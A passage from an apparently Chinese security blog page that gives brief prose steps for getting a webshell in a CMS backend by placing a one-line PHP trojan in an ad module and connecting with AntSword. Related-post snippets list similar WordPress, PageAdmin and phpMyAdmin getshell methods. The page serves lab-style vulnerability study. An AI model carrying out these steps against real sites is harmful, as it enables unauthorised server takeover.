
姿势三:后台任意命令执行拿WebShell

依次点击模块--广告管理--增加一个新广告

填写广告标识--广告内容填写一句话木马--确定

把此处拼接在网址后面

蚁剑连接即可
常见的cms以及对应cms的历史漏洞 CMS是Content Management System的缩写,意思是。它是一种位于WEB前端(Web 服务器)和后端办公系统或流程(内容创作、编辑)之间的软件系统。内容的创作人员、编辑人员、发布人员使用内容管理系统来提交、修改、审批、发布内容。这里指的“内容”可能包括文件、表格、图片、数据库中的数据甚至视频等一切你想要发布到Internet、Intranet以及Extranet网站的信息。 阅读详情

相关推荐

从DedeCMS漏洞看开源CMS的安全困境:如何平衡功能与风险?

本文以DedeCMS文件包含漏洞(CVE-2023-2928)为例,深入分析开源CMS面临的安全困境,包括漏洞利用机制、开发资源分配失衡及企业防御盲区。文章探讨了如何通过自动化安全工具链、架构革新和社区治理优化来构建更安全的CMS生态,为开发者和管理员提供实用建议。

weixin_29323049的博客 564

漏洞复现--织梦CMS_V5.7任意用户密码重置漏洞

织梦内容管理系统(DeDeCMS)以其简单、实用、开源的特点而著名。作为国内最知名的PHP开源网站管理系统,它在多年的发展中取得了显著进步,无论在功能还是易用性方面都有长足的发展。该系统广泛应用于中小型企业门户网站、个人网站、企业和学习网站建设。在中国,DedeCMS被认为是最受欢迎的CMS系统之一。但是,最近发现该系统的一个漏洞位于member/resetpassword.php文件中。由于未对接收的参数safeanswer进行严格的类型判断,攻击者可以利用弱类型比较来绕过安全措施。

HengMengSec的博客 2992

【漏洞复现】DedeCMS存在文件包含漏洞导致后台getshell(CVE-2023-2928)

uploads/dede/article_allowurl_edit.php存在缺少对该文件中写入内容的任何过滤是导致该漏洞的因素之一,在5.7.106之前的DedeCMS中发现了一个漏洞。它已被宣布为关键。受此漏洞影响的是文件uploads/dede/article_allowurl_edit.php的未知功能。操纵参数allurls会导致代码注入。可以远程发起攻击获得网站控制权限。

李同學AI安全 4707

【漏洞复现-dedecms-文件上传】vulfocus/dedecms-cve_2019_8933

【dedecms-文件上传】后缀

5144

“DedeCMS存在的安全漏洞及编程解决方案“

本文介绍了DedeCMS中常见的安全漏洞,包括SQL注入漏洞、文件上传漏洞和跨站脚本漏洞,并提供了相应的编程解决方案。在开发和使用DedeCMS时时,务必注意安全性,并采取适当的措施来防止这些漏洞的利用。在本文中,我们将详细介绍DedeCMS常见的安全漏洞,并提供相应的编程解决方案。为了防止文件上传漏洞,应该对上传的文件进行严格的验证和过滤。可以检查文件的扩展名、文件类型、文件大小等,并将上传的文件存储在一个独立的目录中,避免直接执行上传文件。为了防止跨站脚本漏洞,应该对用户输入的内容进行适当的转义。

HackSquad的博客 867

VS2017中调用gdal(C#版)的方法二(含gdal下载地址,配置过程,代码测试,超详细!!)

VS2017中gdal(C#)版的配置与测试 上次记录了直接在VS2017中下载并应用gdal的方法,这次来记录一下网上下载的安装包配置与测试的方法。 一、环境、版本及下载地址 win10,vs2017社区版,gdal2.4.4 还是像之前在Unity中应用gdal一样,最好是下载已经编译好的C#版的gdal,不然自己配置真的很容易出错,我就是这样的,下面提供不同版本的gdal下载地址: 1.GDAL2.4.4(C#版、64位): https://download.youkuaiyun.com/download/che

chengbaola的博客 1365

企业网站建设常用CMS建站系统推荐

移动互联网时代,传统企业网站不仅仅局限pc端网站,还会有H5端,微信小程序端,尤其是微信作为一个巨大的流量入口,微信小程序作为企业品牌和开战电商的必争之地。那么企业要实现pc网站,h5网站,小程度多端布局,那么采用cms系统这种成熟的方案是很多企业或网站建设公司最常用的选择,也是最实惠的方式。 那么,在移动互联网时代,如何选择cms系统呢,壹起航的小编就给大家讲解一下。 壹起航作为一站式有效果的互联网整合营销服务商,在seo优化、网站营销推广领域服务过大量的网站客户,这些客户的网站基本都是直接.

2190

PyTorch ModelNet点云数据集加载实战:从下载到Dataset类完整实现

在三维视觉与点云处理领域,数据集是算法研发的基石。ModelNet作为三维物体分类的基准数据集,其地位类似于图像领域的MNIST,是入门和评估模型性能的通用标准。理解其数据格式与加载原理,是进行点云分类、分割等任务的关键前置步骤。通过PyTorch的Dataset类,开发者可以构建高效的数据管道,将原始点云文件转换为神经网络可直接处理的张量格式,这一过程涉及数据采样、归一化、特征组装等核心操作,直接影响模型的训练效率和最终性能。本文聚焦于ModelNet10/40数据集,详细解析其目录结构,并提供一套稳健的

weixin_29032337的博客 280

常见的cms以及对应的cms历史漏洞

WordPress 是最流行的开源CMS之一,用于创建博客和网站。它具有丰富的插件生态系统,易于使用,并支持大量主题。Joomla!是一个强大的开源CMS,适用于创建各种类型的网站。它提供丰富的扩展和模块,可用于定制网站功能。Drupal 是一款灵活的开源CMS,适用于创建各种类型的网站,从个人博客到企业级门户。它具有强大的模块化和可扩展性。: Metinfo是一款专注于企业建站的CMS,适用于企事业单位的网站建设。它提供了丰富的功能和模块,以满足企业网站的需求。

WSGWZlz的博客 1859

详解GPU显存和batch size的关系

GPU显存、规格指标;神经网络训练,显存占用

orangerfun的博客 6211

深入理解EtherCAT状态机:从IGH代码看伺服电机如何从‘上电’到‘使能’

本文深入解析EtherCAT状态机的工作原理,重点探讨伺服电机从'上电'到'使能'的状态转换过程。通过分析状态字(Status Word)和控制字(Control Word)的交互机制,结合IGH代码实例,揭示DS402状态机的核心逻辑,帮助工程师解决60%以上的伺服控制问题,提升EtherCAT网络调试效率。

weixin_42549037的博客 288

常见的CMS漏洞

本文利用了自己搭建的环境用于介绍了几种常见的CMS内容管理系统,以及登入之后怎么利用其中的GetShell的方式。

2303_76600842的博客 3741

基于深度学习DNN LSTM网络的光伏发电量预测 完整代码数据 可直接运行

基于深度学习DNN LSTM网络的光伏发电量预测 完整代码数据 可直接运行

2079

常见CMS漏洞

本漏洞我们在服务器中搭建,使用下述命令来开启靶场环境看到如下页面则表示开启成功,默认端口为8080接下来我们进入到后台页面,点击他的外观模块在里边可以看到我们的主题页面,那我们就可以通过修改他的主题中的php文件,来上传我们的木马,获取他的shell,这里选择修改404.php文件,将404.php文件中的内容修改为一句话木马接下来我们访问这个404.php文件,这是wordpress中的主题插件,所以他的文件默认路径我们可以通过上网搜索得到,是/wp-content/themes。

2301_78563207的博客 1069

RK3588 Weston

下面是使用 weston -B=vnc-backend.so --width=1280 --height=720 ,使用vnc的客户端来远程访问weston桌面。Wayland是一套display server(Wayland compositor)与client间的。,而Weston是Wayland compositor的参考实现。7:在基于wayland 运行Qt 程序。根据不同版本,支持的后端也不相同。2:当前weston支持的后端。4:weston的配置文件。3:weston中的录屏。

OpenWrt/WLAN/驱动/Android/嵌入式开发总结 1027

海康威视iVMS-8700综合安防管理平台 文件读取漏洞复现

HIKVISION iVMS 综合安防管理平台download接口处存在任意文件读取漏洞,攻击者通过构造token绕过身份认证,读取服务器中的目录信息与敏感文件。使系统处于极不安全的状态。

0xSec 3304

常见的cms框架漏洞

PageadminPageadmin源码文件+MSSQL+iis上传文件解压拿WebShell需要知道账号和密码,登录后台/admin/工具----常用工具----文件管理准备一个一句话木马的php文件,再压缩为zip压缩包将压缩包通过上传文件处,进行上传上传成功后,解压可以看到我们上传的木马在根目录蚁剑连接还有一个方法,在应用插件安装处,直接上传压缩包,它会自动解压,但由于该功能需要正版密钥,无法尝试ASPCMS源码文件+iis部署。

m0_75212639的博客 1157

基于Simulink的固态变压器(SST)多级协同控制

本文基于Simulink平台,详细介绍了固态变压器(SST)多级协同控制的建模与仿真方法。针对SST三级架构(AC-DC、DC-DC、DC-AC)存在的级间耦合问题,提出了纵向解耦与横向联动的协同控制策略。通过搭建10kV/400V级联型SST系统模型,实现了输入电压波动±20%或负载0-100%跳变时直流母线电压波动小于2%的控制目标。文章详细讲解了Simulink建模步骤、控制算法推导及工程部署建议,包括功率前馈控制、虚拟惯性算法等关键技术。仿真结果表明,该协同控制方案能有效抑制负载突变时的电压波动,为

MHD0815的博客 214

常见CMS漏洞(wordpress,DedeCms,ASPCMS,PHPMyAdmin)

常见CMS漏洞(wordpress,DedeCms,ASPCMS,PHPMyAdmin保姆级漏洞探测

qq_54694921的博客 892

efm32 入门.pdf

本PDF共计22页,介绍的是操作驱动API,下载与否自己斟酌。

最新的sdio 4.0 spec 协议标准 带书签 高清完整PDF版

Part-E1-SDIO-Specification-Ver4.00-Final-120220.pdf:最新的sdio 4.0 spec 协议标准 带书签 高清完整PDF版,包括SDIO 接口的外设,SDIO 接口官方协议等。

常见CMS漏洞之二:DeDeCMS

DedeCMS是织梦团队开发PHP ⽹站管理系统,它以简单、易⽤、⾼效为特⾊,组建出各种各样各具特⾊的⽹站,如地⽅⻔户、⾏业⻔户、政府及企事业站点等。

gysadsadsa的博客 525

SAP B1中文培訓教材_SDK

公司内部培训资料,对开发工具 ,DIAPI, UIAPI,Add-ON有详细解说

常见的cms以及历史漏洞

常见的cms以及历史漏洞

2302_76965792的博客 398

pscad IEEE标准系统搭建说明

pscad IEEE标准系统搭建说明,包含典型的IEEE 9节点、14节点、30节点、39节点和118节点系统。内含标准测试系统的原始数据和潮流结果。

如何通过CMS-Hunter挖掘DedeCMS存储型XSS漏洞:完整实战案例分析

在内容管理系统(CMS)安全测试中,存储型XSS攻击是危害极大的漏洞类型之一。本文将基于CMS-Hunter项目,深入分析DedeCMS V5.7 SP2版本中存在的两处存储型跨站脚本攻击漏洞。CMS-Hunter作为一个专业的CMS漏洞测试用例集合,为安全研究人员提供了丰富的实战案例参考,帮助开发者更好地理解Web安全威胁。 ## 🔍 什么是存储型XSS漏洞? 存储型XSS(Stored

gitblog_00539的博客 318

开源CMS系统中哪些常见的安全漏洞最需要注意?

在数字化时代,开源内容管理系统(CMS)因其灵活性和低成本广受欢迎,但同时也面临诸多安全威胁。本文详细分析了开源CMS中常见的安全漏洞,包括SQL注入、跨站脚本攻击(XSS)、文件上传与目录遍历、权限绕过与越权访问、插件与主题漏洞以及服务端模板注入(SSTI),并提供了相应的防护建议。

1283

常见CMS漏洞(WordPress、DeDeCMS、ASPCMS、PHPMyadmin、Pageadmin)

利⽤mysql⽇志⽂件写shell,这个⽇志可以在mysql⾥改变它的存放位置,登录phpmyadmin可以修改这个存放位置,并且可以修改它的后缀名。PageAdmin CMS系统是基于.Net的⽹站管理系统,安全、稳定、灵活,全国⽤户超过百万,致⼒于为企业、学校、政府⽹站建设和⽹站制作提供企业级内容管理系统解决⽅案。路径: E:\phpstudy_pro\Extensions\MySQL5.7.26\data\。猜测web路径: E:\phpstudy_pro\WWW。不要用\,如里要用\\(转义)

2301_76631050的博客 3010
上一篇: 常见CMS漏洞(一):WordPress
下一篇: vulhub靶场Web-Machine-N7通关攻略
与神明画鸭
博客等级 码龄4年 117粉丝 36原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值